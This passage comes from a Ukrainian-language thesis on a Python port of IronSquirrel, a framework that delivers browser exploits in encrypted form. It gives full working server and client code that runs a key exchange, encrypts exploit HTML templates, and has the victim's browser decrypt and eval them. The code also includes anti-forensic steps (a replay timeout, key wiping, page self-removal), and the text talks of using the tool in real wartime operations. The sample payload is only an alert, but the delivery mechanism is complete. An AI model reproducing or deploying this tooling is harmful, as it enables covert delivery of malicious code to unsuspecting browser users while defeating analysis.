- **flask** – популярний і легкий у використанні веб-фреймворк, в поточній Python-портованій версії IronSquirrel цей модуль було використано для реалізації серверної частини програми, пов’язаної з запуском слухача веб-запитів отримуваних з боку клієнта та їх обробки [21].
- **lxml** – використано підмодуль **etree** (ElementTree API) для легкого парсингу та генерації .html сторінки з експлойтом на стороні сервера [22].

- **requests** — використано для обробки запитів на стороні сервера, запуску програми в режимі слухача, обробки таймаутів [23].
- **pynacl** – використано функціональність з підмодуля nacl.public для реалізації алгоритмів обміну ключами між клієнтом та сервером та генерації спільного ключа шифрування-дешифрування за допомогою криптографії на еліптичних кривих [25].

Зупинимося більш детально на використанні pynacl, або PyNaCL. NaCL (англ. Networking and Cryptography Library, ”мережева та криптографічна бібліотека”) це швидка, легка у викотристанні бібліотека, що реалізує різноманітні функціональності міжмережевої комунікації, шифрування, дешифрування, генерації цифрових підписів і т. д., має на меті надання усіх базових операцій для побудови швидкодіючих криптографічних інструментів [24].

У представленій реалізації IronSquirrel на стороні Python-сервера використано реалізацію даної бібліотеки під назвою PyNaCL [25, 26], а на стороні JavaScript-клієнта — TweetNaCL [27]. Функціональність обидвох реалізацій є повністю сумісною. Було використано генерацію публічних, приватних та спільних ключів за допомогою алгоритму на еліптичних кривих.

В PyNaCL/TweetNaCL для цього використовується об’єкт ***Box***. ***Box*** використовується для криптографії на публічних ключах, реалізує безпечний обмін повідомленнями між клієнтом-сервером після обміну публічними ключами, забезпечує аутентифікацію, конфіденціальність та цілісність передаваних під час подальшої комунікації даних.

Для генерації та обміну публічними та приватниими парпми ключів жа\\за алгоритмом Діффі-Геллмана використовується еліптична крива Curve25519, що відома як своєю швидкодією при обчисленні, так і забезпеченням належного рівня аутентифікації [28]. Публічні ключі мають довжину 32 байт, на стороні клієнта це об’єкт типу Uint8Array, а на стороні сервера — байтова стрічка.

Для шифрування використовується алгоритм Salsa20-Poly1305, тобто систему симетричного потокового шифрування Salsa20 в комбінації з системою аутентифікації повідомлень за допомогою геш-функції Poly1305 [28].

В згенерованому в процесі роботи програми final.html файлі NaCL бібліотека використовується для дешифрування переданого від сервера до клієнта зашифрованого експлойту/шеллкоду.

2.3 Реалізація протидії аналізу та зворотній розробці

Для ускладнення аналізу роботи програми доставки експлойтів було реалізовано декілька невеличких, проте ефективних рішень, імплементованих також в оригінальній Ruby-версії.

По-перше, при повторному запиті до final.html за менше, ніж 10 секунд від попереднього запиту, сторінка не буде надіслана користувачеві і програма завершить роботу з помилкою.

```
Requested path: /final.html
Exception in thread Thread-12 (handle_client_connection):
Traceback (most recent call last):
  File "C:[redacted]naconda3\lib\threading.py", line 1016, in _bootstrap_inner
    self.run()
  File "C:[redacted]\anaconda3\lib\threading.py", line 953, in run
    self._target(*self._args, **self._kwargs)
  File "C:[redacted]\ironsquirrelpy\ironsquirrel.py", line 359, in handle_client_connection
    if request_line:
  File "C:[redacted]ronsquirrelpy\ironsquirrel.py", line 326, in requested_file
    if delta > 10:
Exception: Timeout
```

Figure 3: Помилка на стороні сервера при повторному запиті до final.html без завершення мінімального таймауту

По-друге, після доставки експлойту, усі значення змінник в session storage (значення ключа клієнта, nonce) перетираються випадковими значеннями, забезпечуючи таким чином пряму секретність ключів.

По-третє, secure_cookie що використовується для попередньої авторизації перед dh.js також перетирається випадковим значенням одразу після завершення доставки експлойту.

2.4 Програмна реалізація моделі на стороні сервера

Як було описано вище, на стороні сервера була використана мова програмування Python версії 3.11. Далі подано детальний опис програмної реалізації моделі.

На початку лістингу програмної реалізації імпортуються всі необхідні модулі в порядку від модулів стандартної бібліотеки до сторонніх бібліотек, що не входять до стандартної бібліотеки Python:

```
import argparse
import base64
import io
import os
import secrets
import socket
import sys
import threading
import time

from http.cookies import SimpleCookie
from urllib.parse import parse_qs, unquote, urlparse

from flask import Flask
from lxml import etree
from nacl.public import Box, PrivateKey, PublicKey
```

Далі ініціалізується потрібний набір параметрів:

- **listen_port –** порт сервера, на якому буде доступною початкова сторінка index.html.
- **next_doc** – на момент ініціалізації змінної це початковий документ, точка входу на сайт зловмисника, звідки надсилатиметься експлойт; в процесі виконання програми дана зміна міститиме значення наступного документу, до якого надаватиметься доступ клієнту.
- **WEB_ROOT** — шлях відносно файлу програми сервера, де містяться усі криптографічні бібліотеки JavaScript, які сервер надсилатиме клієнту, а також скрипти dh.orig.js та dh.js.

- **EXPLOITS** — шлях відносно файлу програми сервера, де містяться усі темплейти експлойтів в html форматі для подальшого шифрування та відправки клієнту.

```
listen_port = 31415
next_doc = 'index.html'
WEB_ROOT = './public'
EXPLOITS = './exploits'
```

Далі реалізована термінальна частина програми, де додається обов'язковий параметр **--exploit** та у випадку його не вказання виводиться список доступних за шляхом **EXPLOITS** список експлойтів:

```
parser = argparse.ArgumentParser(description='Specify the path to the exploit.')
parser.add_argument('--exploit', type=str, help='Path to exploit')
args = parser.parse_args()
options = {'exploit': args.exploit}

if options.get('exploit') is None:
  print("Choose your exploit file with --exploit full_path_to_exploit\n\nAvailable
exploits:")

  exploits_path = os.path.join(os.path.dirname(__file__), EXPLOITS)

  for root, dirs, files in os.walk(exploits_path):
    for file in files:
      if file.endswith('.html'):
        print(os.path.join(root, file))

  sys.exit()
```

Далі ініціалізуються константи із MIME-типами даних у HTTP запитах під час виконання програми:

Дані константи використовуються для формування запитів в ході виконання програми.

```
CONTENT_TYPE_MAPPING = {
```

```
    'html': 'text/html',
    'js': 'application/javascript',
}

DEFAULT_CONTENT_TYPE = 'application/octet-stream'
```

Далі реалізований невеличке логування, що повідомляє про активне прослуховування слухачем на стороні сервера:

```
print(f'Listening on {listen_port}')
final = 0
```

Далі реалізовано основну функцію програми-сервера:

```
def start_server():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind(('0.0.0.0', listen_port))
    server.listen(15)
    server.settimeout(5)

    timeouts = 0
    while True:
        try:
            client_socket, addr = server.accept()
            print(f"Accepted connection from {addr}")
            client_handler = threading.Thread(target=handle_client_connection,
args=(client_socket,))
            client_handler.start()
        except socket.timeout:
            print("Server socket timed out")
            timeouts += 1
            if timeouts > 5:
                print("End of execution.")
                break
```

Представлена версія має досить короткі таймаути та прослуховує запити зі сторони клієнта скінчений час. У разі використання програмної реалізації даної моделі доставки експлойтів, ця частина мусить бути модифікована згідно потреб та цілей задачі.

В даній функції ініціалізується сокет слухача на локалхості, встановлюються таймаути для прослуховування та виконується логування принйятих запитів.

Далі ця функція викликається і виконується потрібний час до виходу таймауту:

start_server()

Далі розглянемо допоміжні методи програмної реалізації представленої в даному дослідженні моделі доставки експлойтів.

Перелік реалізованих допоміжних функцій:

- **handle_client_connection**
- **requested_file**
- **parse_html**
- **content_type**
- **validate_cookie**
- **get_session_cookie**

Нижче подано лістинг та детальний опис кожної з перелічених допоміжних функцій у відповідному порядку.

Розглянемо функцію **handle_client_connection.** Дана функція обробляє запити до сервера і викликається в першу чергу при запиті від клієнта до сервера. Під час її виконання формується відповідна відповідь з боку сервера, визначається наступний файл для переходу та викликається функція **requested_file**. Якщо запит здійснюється до сторінки *final.html*, в кінці виконання дана функція перетирає випадковим значенням ***secure_cookie***, що при кожному запиті використовується для додаткової автентифікації клієнта.

```
def handle_client_connection(client_socket):
  global next_doc, secure_cookie, start_time, final

  print("Handle client connection...")
  try:
    request_line = client_socket.recv(1024).decode('ascii')
    full_req = request_line

    print(f"Request Line: {request_line}")

    if request_line:
      path = requested_file(request_line, full_req, client_socket, options)
      print(f"Requested path: {path}")

      if os.path.isdir(path):
        path = os.path.join(path, 'index.html')
        print(f"Current path: {path}")

      if os.path.exists(path) and not os.path.isdir(path):
        with open(path, 'rb') as file:
          cookie = ''
          if path == os.path.join(WEB_ROOT, 'index.html'):
            start_time = int(time.time())
            secure_cookie = secrets.token_hex()

            cookie = f'Set-Cookie: session={secure_cookie}\r\n'
            if next_doc != 'index.html':
              pass
            next_doc = 'dh.js'

          response = (
            "HTTP/1.1 200 OK\r\n"
            f"Content-Type: {content_type(path)}\r\n"
            f"Content-Length: {os.path.getsize(path)}\r\n"
            f"{cookie}"
            "Connection: close\r\n"
            "Cache-Control: no-cache, no-store, must-revalidate\r\n"
            "Pragma: no-cache\r\n"
            "Expires: 0\r\n"
            "\r\n"
          )

          client_socket.sendall(response.encode())
          client_socket.sendfile(file)
      else:
        message = "File not found\n"
        response = (
          "HTTP/1.1 404 Not Found\r\n"
          "Content-Type: text/plain\r\n"
          f"Content-Length: {len(message)}\r\n"
```

```
            "Connection: close\r\n"
            "\r\n"
            f"{message}"
          )
          client_socket.sendall(response.encode())

      client_socket.close()
      print("Closed the client socket...")

      print(f'Checking if {os.path.join(WEB_ROOT, 'dh.js')} exists...")
      if os.path.exists(os.path.join(WEB_ROOT, 'dh.js')):
        print(f'Removing {os.path.join(WEB_ROOT, 'dh.js')}...")
        os.remove(os.path.join(WEB_ROOT, 'dh.js'))

      print(f'Checking if {os.path.join(WEB_ROOT, 'final.html')} exists...")
      if path == os.path.join(WEB_ROOT, 'final.html') and os.path.exists(path):
        print(f'Removing {os.path.join(WEB_ROOT, 'final.html')}...")
        os.remove(path)

      print("Creating one-time exploit...")
      if path == os.path.join(WEB_ROOT, 'final.html'):
        # print("final updated to 1... ('final.html')")
        final = 1
        # print("final value: ", final)
      if path == os.path.join(WEB_ROOT, 'sjcl.js'):
        # print("final increased by 1... ('sjcl.js')")
        final += 1
        # print("final value: ", final)
      if path == os.path.join(WEB_ROOT, 'test.txt'):
        # print("final increased by 1... ('test.txt')")
        final += 1
        # print("final value: ", final)

      steps_to_finish = 2
      print("steps to finish: ", steps_to_finish)

      print("steps to finish: ", steps_to_finish)

      if final == steps_to_finish:
        print("steps to finish: ", steps_to_finish)
        #secure_cookie = "ruiq34hruefslsdkf4r"  # Just overwrite with Debian
random
        print("The end")
        final = 0
        sys.exit("The end")

      print("final value: ", final)
      print("steps to finish: ", steps_to_finish)

    except socket.error as e:
      print(f"Ignoring socket error: {e}")
```

```
print("End of handler execution..")
```

Розглянемо функцію **requested_file.** Дана функція формує відповідну поведінку в залежності від запитуваної клієнтом сторінки. Саме в даній функції реалізована основна частина програмної моделі IronSquirrel – тут (у випадку запиту до **/client_pub.html**) генеруються ключі згідно алгоритму Діффі-Гелмана на стороні сервера, отримується ключ клієнта, формується сторінка **final.html** з зашифрованим кодом експлойту, після виконання доставки експлойту усі значення ключів, що записалися в session storage процесі виконання програмної частини реалізації представленої моделі доставки експлойту на стороні клієнта, перетираються.

```
def requested_file(request_line, full_req, client_socket, options):
    global next_doc, secure_cookie, start_time
    global server_private_key, server_public_key

    request_uri = request_line.split(" ")[1]
    path = unquote(urlparse(request_uri).path)
    print(f"Requested path: {path}")

    if path == '/dh.js':
        if next_doc != 'dh.js':
            raise Exception("Unexpected request for dh.js")
        next_doc = 'client_pub.html'

        user_cookie = get_session_cookie(full_req)
        validate_cookie(user_cookie, secure_cookie)

        dh_orig_js_path = os.path.join(WEB_ROOT, 'dh.orig.js')
        with open(dh_orig_js_path, 'r') as file:
            dh_orig_js = file.read()

        dh_js_path = os.path.join(WEB_ROOT, 'dh.js')
        with open(dh_js_path, 'w') as file:
            file.write(dh_orig_js)
        print(f"DH updated JS written to disk: {dh_js_path}")

        with open(dh_js_path, 'rb') as file:
            response = (
                "HTTP/1.1 200 OK\r\n"
                f"Content-Type: application/javascript\r\n"
                f"Content-Length: {os.path.getsize(dh_js_path)}\r\n"
                "Connection: close\r\n"
                "Cache-Control: no-cache, no-store, must-revalidate\r\n"
```

```
            "Pragma: no-cache\r\n"
            "Expires: 0\r\n"
            "\r\n"
          )
          client_socket.sendall(response.encode())
          client_socket.sendfile(file)
        return dh_js_path

    elif path == './dh.orig.js':
      raise Exception('Accessing DH orig is forbidden')

    elif path == '/client_pub.html':
      if next_doc != 'client_pub.html':
        raise Exception("Unexpected request for client_pub.html")

      next_doc = 'final.html'
      user_cookie = get_session_cookie(full_req)
      validate_cookie(user_cookie, secure_cookie)

      uri = urlparse(request_uri).query
      params = parse_qs(uri)

      client_pub = params["cl"][0]
      # print(f"Received client public key: {client_pub}")

      nonce_base64 = params["c2"][0]
      # print(f"Received nonce: {nonce_base64}")
      nonce_bytes = base64.urlsafe_b64decode(nonce_base64)
      # print(f"Bytes nonce (hex): {nonce_bytes.hex()}")

      try:
        server_private_key = PrivateKey.generate()
        server_public_key = server_private_key.public_key
        server_private_key_base64 =
base64.b64encode(server_private_key.encode()).decode('utf-8')
        server_public_key_base64 =
base64.b64encode(server_public_key.encode()).decode('utf-8')
        # print(f"Generated Server Private Key (base64):
{server_private_key_base64}")
        # print(f"Generated Server Public Key (base64):
{server_public_key_base64}")

        # print(f"client_pub before base64 decode: {client_pub}")
        client_pub_bytes = base64.b64decode(client_pub)
        # print(f"client_pub: {client_pub}")
        # print(f"client_pub_bytes: {client_pub_bytes}")

        client_public_key = PublicKey(client_pub_bytes)
        box = Box(server_private_key, client_public_key)
        shared_key = box.shared_key()
        # print(f"Used for shared key Server Private Key (base64):
{base64.b64encode(server_private_key.encode()).decode('utf-8')}")
```

```
        # print(f"Used for shared key Client Public Key (base64): {client_pub}")
        # print(f"Server Public Key (base64): {server_public_key_base64}")
        # print('Shared Key (Base64):', base64.b64encode(shared_key).decode('utf-
8'))
    except Exception as e:
        print(f"Error computing shared key: {e}")
        raise

    with open(options['exploit'], 'r') as file:
        doc = file.read()

    doc_objects = parse_html(doc)
    print("Doc objects:\n", doc_objects)
    head_static = []
    head_docwrite_enc = []
    head_eval_enc = []
    body_docwrite_enc = []
    body_eval_enc = []

    for obj in doc_objects:
        print(f"Processing object: {obj}")
        if obj[0] == 'head':
            if obj[1] == 'static':
                head_static.append(obj[2])
            elif obj[1] == 'doc_write':
                head_docwrite_enc.append(box.encrypt(obj[2].encode('utf-8'),
nonce_bytes))
                print("head_docwrite_enc:\n", head_docwrite_enc)
                print("body_docwrite_enc:\n", body_docwrite_enc)
            elif obj[1] == 'eval':
                head_eval_enc.append(box.encrypt(obj[2].encode('utf-8'), nonce_bytes))
                print("head_eval_enc:\n", head_eval_enc)
                print("body_docwrite_enc:\n", body_docwrite_enc)
        elif obj[0] == 'body':
            if obj[1] == 'doc_write':
                body_docwrite_enc.append(box.encrypt(obj[2].encode('utf-8'),
nonce_bytes))
                print("head_docwrite_enc:\n", head_docwrite_enc)
                print("body_docwrite_enc:\n", body_docwrite_enc)
            elif obj[1] == 'eval':
                body_eval_enc.append(box.encrypt(obj[2].encode('utf-8'), nonce_bytes))
                print("head_eval_enc:\n", head_eval_enc)
                print("body_eval_enc:\n", body_eval_enc)
        # print("head_docwrite_enc:\n", head_docwrite_enc)
        # print("head_eval_enc:\n", head_eval_enc)

    print("head_docwrite_enc:\n", head_docwrite_enc)
    print("head_eval_enc:\n", head_eval_enc)

    header = "<html><head>\n"
    for item in head_static:
        header += f"{item}\n"
```

```
    header += '<meta content="text/html;charset=utf-8" http-equiv="Content-
Type">'
    header += '<meta content="utf-8" http-equiv="encoding">'
    header += '<script type="text/javascript" src="./sjcl.js"></script>'
    header += '<script type="text/javascript" src="./nacl.js"></script>'
    header += '<script type="text/javascript" src="./nacl-util.js"></script>'
    header += '<script>function loaded() {sjcl.random.startCollectors();}\n'

    # header += f"console.log('Server private key (base64):',
\"{server_private_key_base64}\");\n"
    # header += f"console.log('Server private key (hex):',
nacl.util.decodeBase64(\"{server_private_key_base64}\"));\n"
    # header += f"console.log('Client public key (hex):',
nacl.util.decodeBase64(\"{client_pub}\"));\n"

    header += f"const sk =
nacl.box.before(nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem('clientSecretKey')));\n\n" #
produces same SK
    # header += "console.log('Shared Key (Base64):',
nacl.util.encodeBase64(sk));\n"
    # header += f"console.log('Nonce (Base64, server):', \"{nonce_base64}\");\n"
    # header += f"console.log('Nonce (bytes, server):', \"{nonce_bytes}\");\n"
    # header += "console.log('Nonce (Base64, client):',
sessionStorage.getItem('nonce'));\n"
    # header += "console.log('Nonce (bytes, client):',
nacl.util.decodeBase64(sessionStorage.getItem('nonce')));\n"

    for item in head_docwrite_enc:
      item = base64.b64encode(item.ciphertext).decode('utf-8')
      header +=
f'document.write(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{it
em}"), nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'
      #header +=
f'console.log(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{item}"
), nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'

    for item in head_eval_enc:
      item = base64.b64encode(item.ciphertext).decode('utf-8')
      header +=
f'eval(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{item}"),
nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'
      #header +=
f'console.log(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{item}"
), nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
```

```
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'

    header += "</script></head><body><script>\n"
    body = ''

    for item in body_docwrite_enc:
      item = base64.b64encode(item.ciphertext).decode('utf-8')
      body +=
f'document.write(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{it
em}"), nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'
      #body +=
f'console.log(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{item}"
), nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'

    for item in body_eval_enc:
      item = base64.b64encode(item.ciphertext).decode('utf-8')
      # body += "try {"
      body +=
f'eval(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{item}"),
nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'
      #body +=
f'console.log(nacl.util.encodeUTF8(nacl.box.open(nacl.util.decodeBase64("{item}"
), nacl.util.decodeBase64(sessionStorage.getItem("nonce")),
nacl.util.decodeBase64(\"{server_public_key_base64}\"),
nacl.util.decodeBase64(sessionStorage.getItem("clientSecretKey")))));\n'
      # body += "} catch (error) {\nconsole.error('Error decoding or decrypting
message:', error);\n}"

    body +=
"sessionStorage.nonce='xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';"
    body +=
"sessionStorage.clientSecretKey='xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxx';"
    body +=
"sessionStorage.clientPublicKey='xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxx';"
    body += "document.removeChild(document.documentElement);"
    body += "</script></body></html>"

    final_html_path = os.path.join(WEB_ROOT, 'final.html')
    print(f"Writing final.html to {final_html_path}")
    with open(final_html_path, 'w') as file:
      file.write(header + body)

    with open(final_html_path, 'rb') as file:
```

```
            response = (
                "HTTP/1.1 200 OK\r\n"
                f"Content-Type: text/html\r\n"
                f"Content-Length: {os.path.getsize(final_html_path)}\r\n"
                "Connection: close\r\n"
                "Cache-Control: no-cache, no-store, must-revalidate\r\n"
                "Pragma: no-cache\r\n"
                "Expires: 0\r\n"
                "\r\n"
            )
            client_socket.sendall(response.encode())
            client_socket.sendfile(file)
        return final_html_path

    elif path == '/final.html':
        delta = int(time.time()) - start_time
        if delta > 10:
            raise Exception("Timeout")

        if next_doc != 'final.html':
            raise Exception("Unexpected request for final.html")

        next_doc = 'test.txt'
        user_cookie = get_session_cookie(full_req)
        validate_cookie(user_cookie, secure_cookie)

    clean = []
    parts = path.split("/")
    for part in parts:
        if part in ['', '.']:
            continue
        if part == '..':
            if clean:
                clean.pop()
        else:
            clean.append(part)

    return os.path.join(WEB_ROOT, *clean)
```

Саме тут реалізується протидія аналізу, коли до сторінки надсилається повторний запит без попереднього виходу встановленого таймауту, - в такому випадку програма припиняє роботу.

Розглянемо функцію **parse_html.** Дана функція формує словник з обробленої парсером html-сторінки. html-сторінка в даному випадку це темплейт з вихідним кодом експлойту, що буде шифруватися.

```
def parse_html(doc):

  doc_objects = []
  root = etree.HTML(doc)

  head_static_elements = root.xpath("//head//meta")
  for head_static_element in head_static_elements:
    doc_objects.append(['head', 'static',
etree.tostring(head_static_element).decode('utf-8')])

  head_docwrite_elements = root.xpath('//head//*[not(self::script) and
not(self::meta)] | //head//script[@type="text/vbscript"]')
  for head_docwrite_element in head_docwrite_elements:
    doc_objects.append(['head', 'doc_write',
etree.tostring(head_docwrite_element).decode('utf-8')])

  head_eval_elements = root.xpath('//head//script[@type="text/javascript"] |
//head//script[not(@type)]')
  for head_eval_element in head_eval_elements:
    doc_objects.append(['head', 'eval',
''.join(head_eval_element.xpath('.//text()'))])

  body_docwrite_elements = root.xpath('//body/*[not(self::script)] |
//body//script[@type="text/vbscript"]')
  for body_docwrite_element in body_docwrite_elements:
    doc_objects.append(['body', 'doc_write',
etree.tostring(body_docwrite_element).decode('utf-8')])

  body_eval_elements = root.xpath('//body//script[@type="text/javascript"] |
//body//script[not(@type)]')
  for body_eval_element in body_eval_elements:
    doc_objects.append(['body', 'eval',
''.join(body_eval_element.xpath('.//text()'))])

  return doc_objects
```

Розглянемо функцію **content_type.** Дана функція повертає MIME-тип контенту html-сторінки.

```
def content_type(path):
  ext = os.path.splitext(path)[1][1:].lower()
  return CONTENT_TYPE_MAPPING.get(ext, DEFAULT_CONTENT_TYPE)
```

Розглянемо функцію **validate_cookie.** Дана функція реалізує додаткову автентифікацію клієнта при кожному запиті до сервера, - перевіряється, чи значення кукі, що надсилається клієнтом, відповідає встановленому попередньо значенню “безпечного” кукі.

```
def validate_cookie(user_cookie, securecookie):
  if user_cookie != securecookie:
    raise ValueError("Invalid cookie")
```

Розглянемо функцію **get_session_cookie.** Дана функція повертає значення сесійного кукі, що використовується для валідації (додаткової аутентифікації клієнта) в **validate_cookie.**

```
def get_session_cookie(request):
  request_io = io.StringIO(request)
  headers = {}
  for line in request_io:
    if ': ' in line:
      key, value = line.strip().split(': ', 1)
      headers[key.lower()] = value

  cookie_value = 'notfound'
  if 'cookie' in headers:
    cookie = SimpleCookie()
    cookie.load(headers['cookie'])
    if 'session' in cookie:
      cookie_value = cookie['session'].value

  return cookie_value
```

2.5 Програмна реалізація моделі на стороні клієнта

Клієнтська частина програмної реалізації моделі IronSquirrel виконана мовою JavaScript.

Реалізовано всього дві функції:

- **loadXMLDoc** — робить запит до client_pub.html, передаючи в якості параметрів значення публічного ключа клієнта та nonce.

- **test** – основна функція, під час виконання якої за допомогою бібліотеки NaCL генерується пара ключів для обміну за алгоритмом Діффі-Геллмана, додає потрібні значення в sessionStorage та викликає **loadXMLDoc.**

Нижче подано повний лістинг програмної реалізації обох функцій:

```
function loadXMLDoc(client_pub, nonce_b64) {
 var xmlhttp;
 if (window.XMLHttpRequest) {
    xmlhttp = new XMLHttpRequest();
 } else {
    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
 }
 xmlhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
       window.location = 'final.html';
    }
 };
 xmlhttp.open("GET", "client_pub.html?cl=" + encodeURIComponent(client_pub) +
"&c2=" + encodeURIComponent(nonce_b64), true);
 xmlhttp.send();
 return 0;
}

function test() {
 const clientKeyPair = nacl.box.keyPair();
 const clientPublicKeyBase64 = nacl.util.encodeBase64(clientKeyPair.publicKey);
 const clientSecretKeyBase64 = nacl.util.encodeBase64(clientKeyPair.secretKey);
 // console.log("Client public key (base64): ", clientPublicKeyBase64);
 // console.log("Client private key (base64): ", clientSecretKeyBase64);

 const nonce = nacl.randomBytes(24);
 var nonce_b64 = (nacl.util.encodeBase64(nonce));

 sessionStorage.setItem('clientSecretKey', clientSecretKeyBase64);
 sessionStorage.setItem('clientPublicKey', clientPublicKeyBase64);
 sessionStorage.setItem('nonce', nonce_b64);
 loadXMLDoc(clientPublicKeyBase64, nonce_b64);
}
```

ВИСНОВКИ ДО РОЗДІЛУ 2

В даному розділі було детально описано програмну реалізацію представленої в даній роботі моделі IronSquirrel, описано особливості функціональності програми. Дана реалізація IronSquirrel таким чином в подальшому може бути легко модифікована чи адаптована під специфічні потреби.

Програмна реалізація здійснювалася мовами Python та JavaScript в зв’язку з їх широкою поширеністю, простотою використання та наявністю потрібних програмних реалізацій необхідних для шифрування експлойту та обміну ключами за алгоритмом Діффі-Геллмана криптографічних функцій.

3 ЕКСПЕРИМЕНТАЛЬНЕ ДОСЛІДЖЕННЯ ПРЕДСТАВЛЕНОЇ МОДЕЛІ IRONSQUIRREL

3.1 Запуск програми

Представлена в даній роботі модель *IronSquirrel* реалізована, як і оригінальна Ruby/Node.js-версія, в якості термінальної програми, що при внесенні незначних модифікацій в код програми (зміна значень параметрів - збільшення таймауту обробки окремого підключення, збільшення кількості оброблюваних підключень), може бути запущена на сервері в постійно активному режимі обробки запитів.

Програмна реалізація була протестована з базовим Proof of Concept (PoC) alert-експлойтом як на платформі Windows, так і на платформі Linux, на обох з них при наявності встановленого Python 3.x програма запускається без жодних проблем.

При використанні складніших експлойтів (сценарії, в яких не просто шифрується крок за кроком html/js код експлойту) можуть виникати проблеми і буде необхідна подальша адаптація коду.



Figure 4: Приклад запуску на Windows 10



Figure 5: Приклад запуску на Kali Linux

3.2 Доставка базового alert-експлойту в різних типах браузерів

Оновлена та портована на Python версія програмної реалізації запропонованої моделі IronSquirrel, представлена в даній роботі, була протестована на усіх тих самих браузерах, на яких працювала оригінальна Ruby-версія, крім мобільних браузерів та Tor:

- Microsoft Edge
- Internet Explorer 11+ (попередні версії не підтримують необхідну в JS частині криптографію)
- Mozilla Firefox (LibreWolf)
- Google Chrome
- Opera
- Safari

Оскільки допускається, що дана програмна реалізація моделі IronSquirrel після деякого вдосконалення може використовуватися в реальному світі при проведенні пов’язаних з триваючою російсько-українською війною операцій, програму було протестовано також у браузері Yandex Browser, оскільки частка користувачів цього браузера в країні ворога є досить значною, а саме становить 16.88% від загальної частки користувачів веб-браузерів станом на 2022 рік [29].

ironsquirrelpy > exploits > alert.html > html

```
1  <html>
2  <head>
3  <script type="text/javascript">alert('Malicious Javascript code is running here');</script>
4  </head>
5  <body>
6  <h1>Exploited!</h1>
7  <script>alert('Another Malicious Javascript code is running here');</script>
8  </body>
9  </html>
```

Figure 6: PoC alert-експлойт

